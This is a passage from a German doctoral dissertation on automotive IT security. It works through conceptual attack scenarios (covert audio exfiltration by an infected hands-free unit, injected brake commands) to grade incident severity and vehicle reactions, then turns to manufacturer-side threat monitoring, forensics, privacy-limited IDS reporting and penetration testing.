Grundsätzlich könnte ein Angreifer in einem solchen Szenario aus einem sehr breiten Spektrum potentiell ausspähbarer Informationen wählen. Diese reichen von lokal zugreifbaren Informationen wie regulär verarbeiteten Sensor- und Netzwerkeingaben bis hin zu weiteren, externen Informationen, die von dieser Position aus ermittelt oder aktiv angefordert werden können. Mit Bezug auf die Quelle [Domk13] des Praxisbeispiels aus $R_{5.5}$ (vgl. auch Abschnitt 3.1.6) sei für Szenario 3 angenommen, dass die Malware zu ausgewählten Zeitpunkten Mikrofonmitschnitte anfertigt und sämtliche Fahrtrouten anhand der GPS-Daten protokolliert.

[23] Bei einer entsprechenden Anomalie in safetykritischen Domänen wie dem Antriebsstrang könnte hingegen eine Relevanz für den Fahrer vorliegen und eine Benachrichtigung erwogen werden.
[24] Aus Sicht eines NIDS lässt es sich in diesem Szenario jedoch nicht feststellen, ob es sich dabei um ein bestehendes, mit MAS infiziertes Steuergerät oder um zusätzlich eingebrachte MAH handelt.
[25] Dies rechtfertigt nicht zwangsläufig auch eine Anhebung des Schweregrads, u.a. da aus der Infotainment-Domäne bei funktionaler Domänenisolation i.d.R. keine direkten (oder nur sehr eingeschränkten) Einflussmöglichkeiten auf safetykritische Systeme in anderen Domänen bestehen.

Für Szenario 3 sei zudem angenommen, dass das infizierte Steuergerät der Freisprecheinrichtung nicht selbst über eine Anbindung an fahrzeugexterne Kommunikationssysteme verfügt sondern das Einleiten bzw. Entgegennehmen von Telefonverbindungen über ein externes Telefoniesteuergerät als eigentliche Sende- und Empfangseinheit abwickeln muss. Um die aufgezeichneten Informationen von Zeit zu Zeit an den Angreifer zu übermitteln, kodiert die Malware sämtliche Daten als Audiosignal und sendet sie über die externe Sende-/Empfangseinheit an eine Nummer unter Kontrolle des Angreifers[26]. Ein NIDS kann einen solchen ausgehenden Verbindungsversuch als deutlichen Hinweis auf einen Security-Vorfall werten, z.B. wenn dieser nachweislich nicht durch die Insassen initiiert worden sein kann[27].

- Schweregrad: Kritischer Vorfall
  Die für die Warnung maßgebliche Ursache liegt in der Detektion des unautorisierten Verbindungsaufbaus, als dessen Quelle ein Gerät in der Infotainmentdomäne ermittelt werden kann. Zunächst ist bekannt, dass die aufgebaute Verbindung bidirektionalen Charakters ist, d.h. ein Angreifer darüber sowohl lesend als auch schreibend mit einer automotiven Malware interagieren kann. Für safetykritische Systeme anderer Fahrzeugdomänen sind bei funktionaler Domänenisolation hierdurch keine unmittelbaren Gefahren zu erwarten. Allerdings werden innerhalb der betroffenen Infotainmentdomäne vergleichsweise viele personenbezogene bzw. -beziehbare Daten erfasst und verarbeitet, die in diesem Fall möglicherweise ausgespäht und ausgeleitet werden. Ob und auf welche Daten dies in welchem Umfang zutrifft und in welchem Umfang die Privatsphäre der Insassen bedroht ist, ist im betrachteten Szenario aus Sicht des NIDS jedoch nicht klar ersichtlich.
  Während die vorigen Aspekte mindestens eine Einordnung als unkritischer Vorfall mit Fahrerrelevanz rechtfertigen, ergibt sich die Behandlung als kritischer Vorfall durch einen wichtigen zusätzlichen Aspekt: Zwar weisen die Randbedingungen darauf hin, dass die detektierte Kommunikation im Verborgenen abgewickelt wird, jedoch ist die Verfügbarkeit des Telefonsystems währenddessen durch die belegte Verbindung stark eingeschränkt. Während dieser Phasen wäre der Fahrer nicht in der Lage, eigene Anrufe einzuleiten und aufgrund entsprechender, vergeblicher Versuche wäre mit einer zunehmenden Ablenkung des Fahrers zu rechnen.
- Reaktion Level 1: Protokollierung des Vorfalls und Systemstatus
  Der detektierte Hinweis auf einen Security-Vorfall in der Infotainment-Domäne wird protokolliert (Subtyp 1.1) und zur späteren Analyse mit Angaben zum Systemstatus (Subtyp 1.2) ergänzt.
- Reaktion Level 2: Visuelle und akustische Benachrichtigung
  Wie bereits in Szenario 2 wird der Fahrer im Rahmen einer Benachrichtigung in einer neutralen Formulierungsweise aufgefordert, innerhalb der nächsten zwei Wochen die Werkstatt zur Durchführung eines Sicherheitschecks aufzusuchen. Da der zu behandelnde Vorfall als kritisch eingeordnet ist, wird bereits als initial gewählter Subtyp eine akustische Benachrichtigung (Subtyp 2.2) gewählt, die mit einer visuellen Meldung (Subtyp 2.1) einhergeht. In Szenario 3 kann über die Innenraummikrofone ein normaler Geräuschpegel im Fahrzeuginneren festgestellt werden, so dass der Fahrer die akustische Warnung – und in der Folge die grafische Repräsentation – bemerken sollte. Eine dynamische, adaptive Anpassung der Benachrichtigungsweise bzgl. einer zusätzlichen Einbeziehung haptischer Ausgabeelemente (Subtyp 2.3) ist daher nicht erforderlich.
- Reaktion Level 3: Keine
  Da es sich bei Szenario 3 um keinen als „sehr kritisch“ einzustufenden Vorfall handelt, kommt keine Level-3-Reaktion infrage.

[26] Grundsätzlich wäre auch transparentes, steganographisches Einbetten in bestehende Telefonverbindungen möglich, auf die sich der Angreifer jedoch erst (ggf. aufwändig) Zugriff verschaffen müsste.
[27] Z.B., wenn dem Verbindungsaufbau kein Vertreter einer vordefinierten Menge von Busnachrichten voranging, mit denen eine reguläre Initiierung durch die Insassen bekanntermaßen verbunden wäre.

Szenario 4: Safetykritischer Eingriff

Einige Trends moderner automotiver Systeme lassen erkennen, dass auch Systeme in infotainment- oder komfortzentrierten Fahrzeugdomänen zunehmend mit safetykritischen Fahrzeugfunktionen interagieren. So ist z.B. das in [Niss07] beschriebene Navigationssystem in der Lage, u.a. auf Basis von Kartenmaterial (z.B. vor Kurven) das Fahrzeug automatisch herunterzubremsen und ggf. ein „Herausdrücken“ des Gaspedals einzuleiten. In einem solchen System müssten die Gateways an den entsprechenden Netzwerkübergängen Regeln vorsehen, um aus der Infotainment-Domäne entsprechende Ansteuerungsbefehle zu den relevanten Systemen im Antriebsstrang (u.a. Bremsensteuergerät) weiterzuleiten.

In Szenario 4 sei angenommen, dass die (im Infotainment-Netzwerk auf dem Steuergerät der Freisprecheinrichtung befindliche) MAS-Malware entsprechende Weiterleitungsregeln ausnutzt. Ähnlich wie in Szenario 2 versucht sie hierdurch ungewollte Bremsvorgänge einzuleiten und vorsätzlich eine Gefährdung für das Fahrzeug, seine Insassen und ggf. Menschen in der Umgebung hervorzurufen. Da die dazu auf den Infotainment-Bus eingespielten Nachrichten formal zulässige Ereignisse darstellen, sind sie weder für das Gateway-Steuergerät noch für ein vorhandenes NIDS ohne weiteres als bösartig erkennbar. Allerdings kann ein entsprechender Angriff durch ein HIDS des (nicht infizierten) Navigationssystems detektiert werden, da die auf dem Infotainmentbus generierten Befehle nicht – wie ausschließlich üblich – von diesem System selbst abgesendet wurden.

- Schweregrad: Sehr kritischer Vorfall
  Entgegen der Annahmen aus den vorhergehenden Szenarien besteht in Szenario 4 keine wirksame Abschottung der Infotainmentdomäne zu safetykritischen Systemen. Durch die ungewollten Eingriffe in das Bremssystem ist der betrachtete Vorfall als sehr kritisch einzustufen.
- Reaktion Level 1: Protokollierung des Vorfalls und Systemstatus
  Das Auftreten des Security-Vorfalls wird protokolliert (Subtyp 1.1) und zur späteren Analyse mit Angaben zum Systemstatus (Subtyp 1.2) ergänzt.
- Reaktion Level 2: Visuelle, akustische und haptische Benachrichtigung
  Der Fahrer wird darüber benachrichtigt, dass eine schwerwiegende IT-Sicherheitsverletzung erkannt wurde. Während das Schutzsystem vorläufige Maßnahmen treffen konnte um die bestehende Gefahr einzudämmen (s.u.), sollte der Fahrer das Fahrzeug bei nächster Gelegenheit in sicherer Position anhalten, um es von einem Servicefahrzeug in die nächstgelegene Werkstatt zur Behebung des Problems bringen zu lassen. Durch die Einordnung als sehr kritischer Vorfall wird diese dringliche Benachrichtigung bereits ohne das Vorliegen weiterer Voraussetzungen mit maximaler Intensität nach Subtyp 2.3 unter Einbeziehung visueller, akustischer und haptischer Ausgabeelemente kommuniziert.
- Reaktion Level 3: Wiederherstellung des normalen Systemverhaltens
  Da ein als sehr kritisch eingestufter Vorfall vorliegt, wird zunächst versucht, den Angriff zu blockieren (Subtyp 3.1). Dies scheitert im betrachteten Szenario, da das Gateway-Steuergerät – bzw. ein darauf platziertes (N)IDS – die betreffende Busnachricht nicht bereits bei ihrem Eintreffen als schadhaft identifizieren konnte und diese somit bereits in das Antriebsstrangnetzwerk bzw. an das Bremsensteuergerät weitergeleitet hat. Daher wird mittels Subtyp 3.2 versucht, den Folgen des Angriffs aktiv entgegenzuwirken und so eine Wiederherstellung des normalen Systemverhaltens zu erzielen. Da die Busnachricht unmittelbar nach ihrem Auftreten als schadhaft gemeldet wird, kann das Bremsensteuergerät mit geringem zeitlichem Versatz zum sofortigen Abbrechen des Vorgangs angewiesen werden. Je nach Ansprechverhalten der elektrischen und mechanischen Umsetzung des Bremseingriffs können die Auswirkungen des Angriffs für den Fahrer somit auf nicht oder nur minimal bermerkliche Effekte begrenzt werden. Zudem wird die ausgenutzte Weiterleitungsregel bis zur anstehenden Behebung des Vorfalls deaktiviert. Ein automatisiertes Erzwingen des (grundsätzlich angeratenen, s.o.) kontrollierten Anhaltens zum Erzwingen eines sicheren Fahrzeugszustands (Subtyp 3.3) ist daher nicht erforderlich.

5.3.7 Resümee und Ausblick zum Reaktionsmodell

Zusammenfassend dient das vorgestellte, konzeptuelle Reaktionsmodell dem durch die dritte Forschungsfrage adressierten Teilziel der Ermittlung eines angemessenen Handlungsspielraums für Reaktionen auf detektierte IT-Sicherheitsvorfälle. Unter Einbeziehung des hierzu erarbeiteten Modells können ausgehend von einem detektierten Vorfall Anhaltspunkte dafür ermittelt werden, welche von verschiedenen verfügbaren Reaktionstechniken für eine angemessene Reaktion infrage kommen. Dazu wird eine Strukturierung des Spektrums genereller Reaktionsmöglichkeiten in drei übergeordnete Bereiche (Levels) sowie jeweils untergeordnete Optionen (Subtypen) vorgenommen.

Es sei betont, dass dieses vorgeschlagene konzeptuelle Reaktionsmodell einen ersten Ausgangsvorschlag für die Gestaltung und Auswahl angemessener Reaktionen auf detektierte automotive IT-Sicherheitsvorfälle darstellt. Somit besteht somit an verschiedenen Stellen noch Erweiterungspotential für die zukünftige Ausgestaltung, z.B. bzgl. folgender Aspekte:

- Die einleitend erforderliche Ermittlung des Schweregrads des zu behandelnden Vorfalls ist als wesentliche Grundlage für die Reaktionswahl weiter zu detaillieren. Bzgl. der in Abschnitt 5.3.2 genannten Faktoren wie die Bedrohungen bzw. Verletzungen typischer Schutzgüter der Safety und Security (die sich z.B. als Funktions- oder Strukturwirkungen automotiver Malware verschiedener Ausprägungsformen ergeben können) sollten konkretere Vorgehensweisen für ihre Ermittlung und Gewichtung ausgestaltet werden.
  Eines der wichtigsten Ziele hierbei ist ein äußerst sorgsamer Umgang mit autonomen Interventionen, die als Level-3-Reaktionen nach dem Modell ohnehin nur für Vorfälle infrage kommen, die als sehr kritisch einzustufen sind. Eine solche Einstufung sollte im Fall lediglich anomaliebasiert detektierter Vorfälle allenfalls in begründbaren Einzelfällen infrage kommen, da ein auf „bloßen Verdacht“ erfolgendes Einleiten autonomer Interventionen, die ihrerseits mit potentiellen Gefahren verbunden sein können, als äußerst problematisch anzusehen ist. Anders ausgedrückt sollten entsprechende Interventionen nur bei möglichst zuverlässig (z.B. anhand expliziter Angriffssignaturen) erkennbaren, bekannten Vorfällen mit begründbaren Gefahren eingeleitet werden. Nach einer vagen Erkennung (z.B. aufgrund einer hohen FPR des Detektionsverfahrens) eines unbekannten Ereignisses mit ungewissen Folgen sind potentielle Risiken einer (ggf. unverhältnismäßigen) Reaktion hingegen nicht zu rechtfertigen. Deutliches Potential bietet auch die bereits erwähnte Möglichkeit, Angriffssignaturen zur Detektion einzelner bekannter Angriffe direkt mit vordefinierten Reaktionen verknüpfen zu können.
- Nach einer anhand des Modells erfolgten Auswahl einer Reaktionstechnik können abhängig von deren Gestaltung gewisse zusätzliche Parametrisierungen möglich oder erforderlich sein. Beispielsweise kann eine akustische Warnmeldung wie beschrieben als Warnsignal oder verbale Meldung erfolgen, während bei letzterer Option auch der konkret zu kommunizierende Inhalt bestimmt werden muss. Das vorgeschlagene konzeptuelle Modell liefert hierfür bislang keine explizite Entscheidungsgrundlage. Eine denkbare Integration entsprechender Unterscheidungen in das übergreifende Reaktionsmodell kann jedoch zu Konflikten mit dessen vergleichsweise hoher Abstraktionsebene führen und seine Übersichtlichkeit reduzieren. Daher wäre es jedoch voraussichtlich sinnvoll, die Entscheidungsfindung ggf. erforderlicher Parametrisierungen einzelner Reaktionsmodule bei Bedarf jeweils auf deren Seite zu adressieren.
- Hinsichtlich eines zukünftigen Einsatzes entsprechender automotiver Intrusion Detection/ Response ist es vorstellbar bzw. sogar sinnvoll, dass entsprechende Systeme mit einem sehr breiten Spektrum alternativer Reaktionsmöglichkeiten ausgestattet werden, von denen auch mehrere einem gemeinsamen Subtyp zuzuordnen wären. Somit würde sich nach der Bestimmung eines geeigneten Reaktions-Subtyps die bislang nicht untersuchte Frage stellen, welche Option(en) ausgewählt und angewendet werden sollte(n).

6 Integration und Management von Prävention, Detektion und Reaktion

Im vorliegenden Kapitel 6 werden im Rahmen dieser Dissertation Möglichkeiten herausgearbeitet, über die der Fahrzeughersteller ein serienbegleitendes Management der automotiven IT-Sicherheit umsetzen könnte. Mit einem Fokus auf die Bekämpfung automotiver Malware adressieren die vorgeschlagenen Konzepte und beispielhaften Untersuchungen somit die eingangs in Abschnitt 1.2 aufgeführte Forschungsfrage 4 der vorliegenden Arbeit.

Im vorangegangenen Kapitel 5 wurden Konzepte behandelt, die mit Fokus auf je eine der Domänen Prävention, Detektion und Reaktion entwickelt und ausgestaltet werden können und deren zukünftiger Praxiseinsatz größtenteils innerhalb der Fahrzeuge zu verorten wäre.
Zusätzlich dazu sind geeignete Konzepte erforderlich, die übergreifend über diese drei Domänen ihre ganzheitliche Koordination bzw. ihr Management ermöglichen und so den erreichbaren Grad der automotiven IT-Sicherheit maximieren. Die Umsetzung und Anwendung derartiger Konzepte kann zu einem großen Teil auch außerhalb des Fahrzeugs Anwendung finden – beispielsweise bzw. insbesondere seitens des Fahrzeugherstellers im Rahmen eines serienbegleitenden, ganzheitlichen IT-Sicherheitsmanagements der Fahrzeuge.
Eine wesentliche Voraussetzung hierfür ist, dass die Hersteller schon bei der Entwicklung automotiver Teilsysteme sowie des Gesamtsystems einen besonderen Fokus auf deren IT-Sicherheit legen. Vielversprechende Vorgehensweisen hierfür bündelt das bereits aus der Desktop-IT bekannte Security Engineering (vgl. Abschnitt 2.1.4 und [Ecke08]), welches in [Wolf09] bereits hinsichtlich der Anwendbarkeit im automotiven Bereich untersucht wurde.
Ein konsequent betriebenes Security-Engineering äußert sich im Ergebnis nicht nur in einer teils deutlichen Stärkung auf Ebene der Prävention (vgl. Abschnitt 5.1.1). Um die erreichte Systemsicherheit auch im laufenden Betrieb aufrecht zu erhalten, erfordert es insbesondere auch eine geeignete Integration von Maßnahmen der Detektion und Reaktion. Hierzu schreibt z.B. Claudia Eckert in Kapitel 4.6.3 von [Ecke08]:

> *Der Prozess des Security Engineerings endet nicht, wie vielfach fälschlicherweise angenommen, mit dem erfolgreichen Abschluss der Evaluation und der Installation des Systems beim Kunden bzw. Anwender. Vielmehr ist natürlich auch während des laufenden Betriebs zu prüfen, ob die verwendeten Sicherheitsmaßnahmen ausreichend sind. Notwendig ist ein Monitoring und Kontrollieren der Systemaktivitäten möglichst ohne Unterbrechung, um insbesondere auch auf neue Bedrohungen schnell reagieren zu können.*
>
> [Ecke08]

Wie die Fahrzeughersteller zukünftig ein ganzheitliches, serienbegleitendes IT-Sicherheitsmanagement der Fahrzeuge gestalten könnten bzw. sollten, stellt somit ein sehr breites Forschungsgebiet dar. Angesichts erster existierender Arbeiten wie [Wolf09] sowie unter Berücksichtigung des Fokus dieser Arbeit auf automotive Malware und ihre Ausprägungen soll die Beantwortung dieser vierten Forschungsfrage mit einem konzentrierten Fokus auf Möglichkeiten des serienbegleitenden Monitorings und Managements von automotiven Malwarebedrohungen und -vorfällen erfolgen. Anknüpfend an die in Kapitel 5 diskutierten technischen Teilkonzepte der Prävention, Detektion und Reaktion werden im vorliegenden Kapitel 6 Beispiele solcher Ansätze fokussiert, die übergreifend über diese drei Verteidigungslinien das Management automotiver, malwarebasierter Bedrohungen ermöglichen können.

6.1 Durchgängige Analysen der Bedrohungslage zur Verbesserung des Sicherheitsniveaus

Begleitend zur technischen Konzeption, Umsetzung und Weiterentwicklung von IT-Sicherheitskonzepten ist es wichtig, dass der Fahrzeughersteller das Sicherheitsniveau seiner Fahrzeuge durchgängig überprüft und mit der jeweils vorliegenden Bedrohungslage abgleicht. Insbesondere ermöglicht dies begründbare Entscheidungen, an welchen Stellen der bislang gebotene Schutz nachgebessert oder ausgebaut werden muss, um ein der dynamischen Bedrohungslage gerechtes Sicherheitsniveau der Fahrzeuge aufrechtzuerhalten.

Einerseits betrifft dies die bereits ausgelieferten Fahrzeuge, da ein Großteil der Bedrohungen für die IT-Sicherheit erst effektiv wird, wenn diese aus dem kontrollierbaren Hoheitsbereich des Herstellers in die Nutzung beim Kunden übergehen. Hierzu sollte der Hersteller die Bedrohungslage, die sich u.a. im Aufkommen automotiver Malware äußert, konsequent mit dem bestehenden Schutzniveau der verkauften Fahrzeuge abgleichen. Dies dient auch seinen eigenen Interessen – nicht zuletzt mit Blick auf diejenigen Fahrzeuge, für die er noch in der Gewährleistungspflicht steht, d.h. an denen er etwaige Mängel (die nicht nachweislich durch die Kunden selbst verschuldet wurden) auf eigene Kosten beseitigen muss.
Andererseits ist auch das Sicherheitsniveau der zukünftig zu produzierenden Modelle durchgängig zu reflektieren. Zumindest sollten bei Neuentwicklungen bekannte, relevante Schwachstellen der Vorgängermodelle konsequent adressiert werden. Zusätzlich sollten bei der Organisation der Entwicklungsprozesse Vorkehrungen getroffen werden, dass auch erst in deren Verlauf neu entdeckte Bedrohungen und Angriffsvektoren nach Möglichkeit noch durch geeignete Maßnahmen der Prävention, Detektion und Reaktion (Kapitel 5) adressiert werden können. Hauptziel sollte es folglich sein, zum Produktionszeitpunkt ein möglichst zukunftssicheres Produkt erstellen zu können.

Das Ziel eines fahrzeugherstellerseitigen Sicherheitsmanagements ist es somit, die Präventions- Detektions- und Reaktionsleistung aktueller und zukünftiger Fahrzeuggenerationen permanent an die aktuelle Bedrohungslage anzupassen.
Einen wertvollen Beitrag hierzu können zukünftig auch existierende Standards aus der Desktop-IT-Sicherheit leisten. Durch die unterschiedlichen Anwendungsgebiete müssten diese zwar voraussichtlich in einigen Aspekten an die speziellen Gegebenheiten der automotiven IT-Domäne angepasst werden. Wesentliche Grundzüge der dort erarbeiteten Vorgehensweisen lassen sich hingegen auch ohne weitere Änderungen auch in diesem Bereich anwenden, wie z.B. die in Abschnitt 2.1.10 vorgestellte Phaseneinteilung des Information Security Incident Managements (ISIM).
Dies illustriert auch der im Folgenden vorgeschlagene Ansatz für ein zukünftiges durchgängiges Anpassen der automotiven IT-Sicherheit an die Bedrohungslage. Der in Abbildung 46 kompakt skizzierte Teil des fahrzeugherstellerseitigen Sicherheitsmanagements betrachtet hierbei Aktivitäten…

- zum Erfassen der Bedrohungslage,
- zur Analyse und Bewertung sowie
- zur Verbesserung des Sicherheitsniveaus.

Er entspricht somit grob einer Fokussierung auf denjenigen Teilauszug des ISIM Phasenmodells aus Abbildung 4, der die dort als „detection and reporting“, „assessment and decision“ und „responses“ benannten Phasen umfasst.

Die folgenden Unterabschnitte liefern einige Hintergründe und illustrierende Beispiele zu den entsprechenden Aktivitäten mit Fokus auf die im linken und rechten Teil von Abbildung 46 skizzierten Phasen: Durchgängige Aktivitäten zur Erfassung der Bedrohungslage werden im folgenden Unterabschnitt 6.1.1 eingeführt sowie im hinteren Teil dieses Kapitels (Abschnitte 6.2 bis 6.4) vertieft und an praxisnahen Beispielen illustriert. Sie bilden die wesentliche Voraussetzung für die kontinuierliche Verbesserung des Sicherheitsniveaus der Fahrzeug-IT, die Gegenstand des Unterabschnitts 6.1.2 sind.




Abbildung 46: Grundzüge des fahrzeugherstellerseitigen Sicherheitsmanagements

6.1.1 Möglichkeiten zum Erfassen der Bedrohungslage

Damit ein Hersteller das Sicherheitsniveau bestehender und zukünftiger Fahrzeuge realistisch einschätzen kann und eventuellen Nachbesserungsbedarf begründet feststellen oder negieren kann, ist es für ihn unumgänglich, sich ein ständig aktuelles Bild über die vorhandene Bedrohungslage zu verschaffen. Hierzu kommen verschiedene Optionen infrage:

Herstellerseitige Recherchen und Meldeprogramme

In begrenztem Umfang kann dies bereits auf Basis allgemeiner Recherchen erfolgen. Beispielsweise könnte der Hersteller im Internet gezielt Nutzerdiskussionen oder Artikel / Programme / Dienstleistungen von Drittanbietern verfolgen. Eine sinnvolle Ergänzung wäre es, zudem auch Meldeprogramme einzurichten, über die ihn Endnutzer auf Manipulationsfälle oder -angebote hinweisen können.

IT-forensische Untersuchungen an betroffenen Fahrzeugen

Aussagekräftigere Erkenntnisse über die Bedrohungslage könnten im Rahmen IT-forensischer Untersuchungen erhalten werden, die nach realen Vorfällen an den jeweils betroffenen Fahrzeugen eingeleitet werden. Bzgl. organisatorisch und rechtlich möglicher Zugriffe auf entsprechende Fahrzeuge durch den Hersteller gibt es verschiedene Optionen:
Eine Möglichkeit sind konzerneigene Testfahrzeuge, an denen z.B. die aus dem vorgenannten Unterpunkt erhaltenen Recherchefunde und Meldungen zu automotiven Manipulationsmöglichkeiten durch eigene praktische Anwendungen nachvollzogen und verifiziert wurden.
Grundsätzlich wären entsprechende Untersuchungen auch für Kundenfahrzeuge ratsam, bei denen begründeter Verdacht auf einen erfolgten IT-Sicherheitsvorfall besteht – besonders wenn dieser für den Fahrer/Kunden mit wahrnehmbaren Folgen verbunden ist. Eine rechtliche Grundlage hierfür könnte beispielsweise bestehen, wenn das betreffende Fahrzeug durch den Kunden im Rahmen einer Reklamation zur Fehlersuche und -behebung in eine Vertragswerkstatt gebracht wurde. Ohne eine entsprechende Legitimation durch die Besitzer der betroffenen Fahrzeuge wäre die Einleitung IT-forensischer Untersuchungen an Kundenfahrzeugen (z.B. im Rahmen regelmäßiger Servicetermine) als rechtlich problematisch einzustufen und käme allenfalls in Sonderfällen infrage – z.B. bei Leasing-Rückläufern, die nach der Nutzung durch einen Kunden wieder in den Besitz des Herstellers übergehen.
Vertiefende Aspekte zur Durchführung IT-forensischer Untersuchungen an automotiver IT werden in Abschnitt 6.2 geliefert.

Monitoring automotiver IDS zur Auswertung potentieller Vorfallsdaten

Die Übersicht des Herstellers über die aktuelle Bedrohungslage könnte nochmals verbessert werden, indem ihn die im Feld befindlichen Fahrzeuge über ein Reporting unterstützen. Insbesondere die Protokollierungsdaten, die automotive IDS als Reaktion auf (signatur- oder anomaliebasiert) erkannte oder vermutete Sicherheitsvorfälle anlegen (Abschnitt 5.2 bzw. 5.3.5) können in diesem Kontext wertvolle Informationen liefern – um beispielsweise auch verteilte Angriffe zuverlässiger erkennen zu können.

Bereits aus den IDS-Protokollen konzerneigener Fahrzeuge (z.B. aus ohnehin eingesetzten Dienst- oder Testfahrzeugen) könnte ein erster Überblick über die Gesamtlage im Straßenverkehr abgeleitet werden. Während hierüber beispielsweise Anzeichen für pauschale C2X- bzw. internet-seitige Angriffsversuche ableitbar wären, wären einige weitere, zielgerichtetere Angriffsszenarien so jedoch nicht oder nur eingeschränkt erfassbar. Ein Beispiel hierfür sind durch diverse Fahrzeugbesitzer an eigenen Fahrzeugen vorgenommene Manipulationstätigkeiten (siehe Täterspektrum in Abschnitt 4.1.2).

Um das Gesamtspektrum möglicher Vorfälle breiter zu erfassen, wäre es für Hersteller daher grundsätzlich sinnvoll, auch IDS-Protokolle aus Kundenfahrzeugen auswerten zu können.
In welchen Grenzen bzw. unter welchen Voraussetzungen eine Datenübermittlung aus Endkundenfahrzeugen an den Hersteller rechtlich zulässig wäre, wäre vor einer entsprechenden Umsetzung noch zu klären. Erhebliche Einschränkungen für ein solches Vorhaben ergeben sich insbesondere aus dem Datenschutz – eine Problematik, die gegenwärtig zunehmend auch in Fachmedien diskutiert wird (siehe z.B. [Raum13] und [Rade14]). Datenschutzproblematiken ergeben sich insbesondere, sobald es die erhobenen Daten dem Hersteller er-

möglichen, daraus unberechtigt umfassende Nutzerprofile abzuleiten – also Angaben zum Verhalten einer Personen zu sammeln, die z.B. ihre Fahrweise, Datum und Route von ihr zurückgelegter Fahrten, die Zahl dabei mitgeführter Insassen oder ggf. von ihr begangene Geschwindigkeitsübertretungen betreffen.
Um dies zu vermeiden, müssten die übermittelten IDS-Monitoring-Daten daher so gestaltet sein, dass sie entweder keine Rückschlüsse auf datenschutzrelevante/persönliche Informationen erlauben oder in anonymisierter Form versendet werden können. Datensätze mit darüber hinausgehenden Informationen könnten ggf. nur bei Vorliegen einer expliziten Erlaubnis der betroffenen Personen übermittelt und ausgewertet werden – d.h. auf Basis einer ausdrücklichen Einverständniserklärung („informed consent"). Pauschale Vereinbarungen mit den Fahrzeughaltern könnten hierzu jedoch in vielen Fällen ungeeignet sein, da viele Fahrzeuge von mehreren Personen genutzt werden. Ein Kompromiss könnte das anlassbezogene Einholen der Übermittlungs-/Auswertungserlaubnis nach einem erkannten Vorfall sein – z.B. über die vorhandenen Nutzerschnittstellen zur Ein-/Ausgabe (vgl. Abschnitt 5.3.3).

Analyse automotiver Malwareexemplare

In Fällen, in denen automotive Malware als eingesetztes Werkzeug eines festgestellten Vorfalls ermittelt werden kann, können Techniken der Malwareanalyse weitere Informationen zum Ablauf des Angriffs und potentiell eingetretenen Folgen liefern.
In Abschnitt 6.3 werden entsprechende Vorgehensweisen für die automotive Malwareanalyse vertiefend für die verschiedenen automotiven Malwareausprägungen MAS, MAH und MAP behandelt. In Abschnitt 6.4 wird die Durchführung zudem anhand jeweils einer exemplarischen automotiven Malware dieser Ausprägungsformen illustriert.

Penetrationstests

Auch unabhängig von konkreten Praxisvorfällen können durch den Fahrzeughersteller eigeninitiativ durchgeführte bzw. beauftragte Penetrationstests insbesondere exponierter Systeme lohnenswert sein, um frühzeitig noch bestehende Schwachstellen aufzudecken. Durch die in diesem Fall bestehenden Zugriffsmöglichkeiten auf die zugrundeliegenden Spezifikationen kommen neben Penetrationstests aus Black-Box-Perspektive insbesondere auch solche aus White-Box-Perspektive infrage (vgl. Abschnitt 2.1.12). Noch bevor die Bedrohungslage dadurch akut wird, dass die durch den Hersteller gefundenen Schwachstellen auch durch externe Angreifer identifiziert werden, kann so eine rechtzeitige Behandlung eingeleitet werden, um das bestehende Sicherheitsniveau aufrecht zu erhalten bzw. noch weiter zu erhöhen.

6.1.2 Fortwährende Verbesserung des Sicherheitsniveaus

Im Folgenden wird am Beispiel der Präventions- Detektions- und Reaktionsleistung automotiver Schutzkonzepte qualitativ illustriert, wie das Sicherheitsniveau der Fahrzeuge im Rahmen eines kontinuierlichen Sicherheitsmanagementprozesses stetig verbessert und an die aktuellen Bedrohungslagen angepasst werden könnte.

Zunächst illustriert Abbildung 47 qualitativ, wie sich dies für bereits ausgelieferte Fahrzeuge einer Modellgeneration gestalten könnte. Jeder Balken im linken Teil skizziert dabei das komplette Spektrum sämtlicher, für diese Fahrzeuge potentiell vorliegender IT-Sicherheits-Risiken. In diesem Spektrum werden somit grundsätzlich auch Risiken betrachtet, von deren Existenz der Hersteller zum Betrachtungszeitpunkt (noch) keine Kenntnis hat oder denen er eine geringe Relevanz zuschreibt (z.B. mangels aktuell fehlender Bedrohungslage oder bekannter Schwachstellen). Innerhalb der roten Grundfläche dieses Risikospektrums verdeutlichen die farblichen markierten Bereiche, dass jeweils einige Risiken bereits durch Maßnahmen der Prävention (P bzw. dunkelgrün), Detektion (D bzw. gelb) und Reaktion (R bzw. hellgrün) adressiert wurden[28]. Der verbliebene sichtbare Bereich der roten Grundfläche kennzeichnet somit den Anteil der restlichen Risiken, die zum Betrachtungszeitpunkt weder durch präventive, detektive oder reaktive Maßnahmen adressiert sind.
Im Rahmen des im rechten Teil skizzierten Sicherheitsmanagements analysiert und bewertet der Hersteller wie zuvor beschrieben die aktuelle Bedrohungslage und sucht nach Hinweisen

[28] Diejenigen Risiken, denen wirksame Reaktionen zugeordnet werden können, stellen i.d.R. eine echte Teilmenge der Risiken grundsätzlich detektierbarer Vorfälle dar, in diesem Fall gilt $R \subset D$.

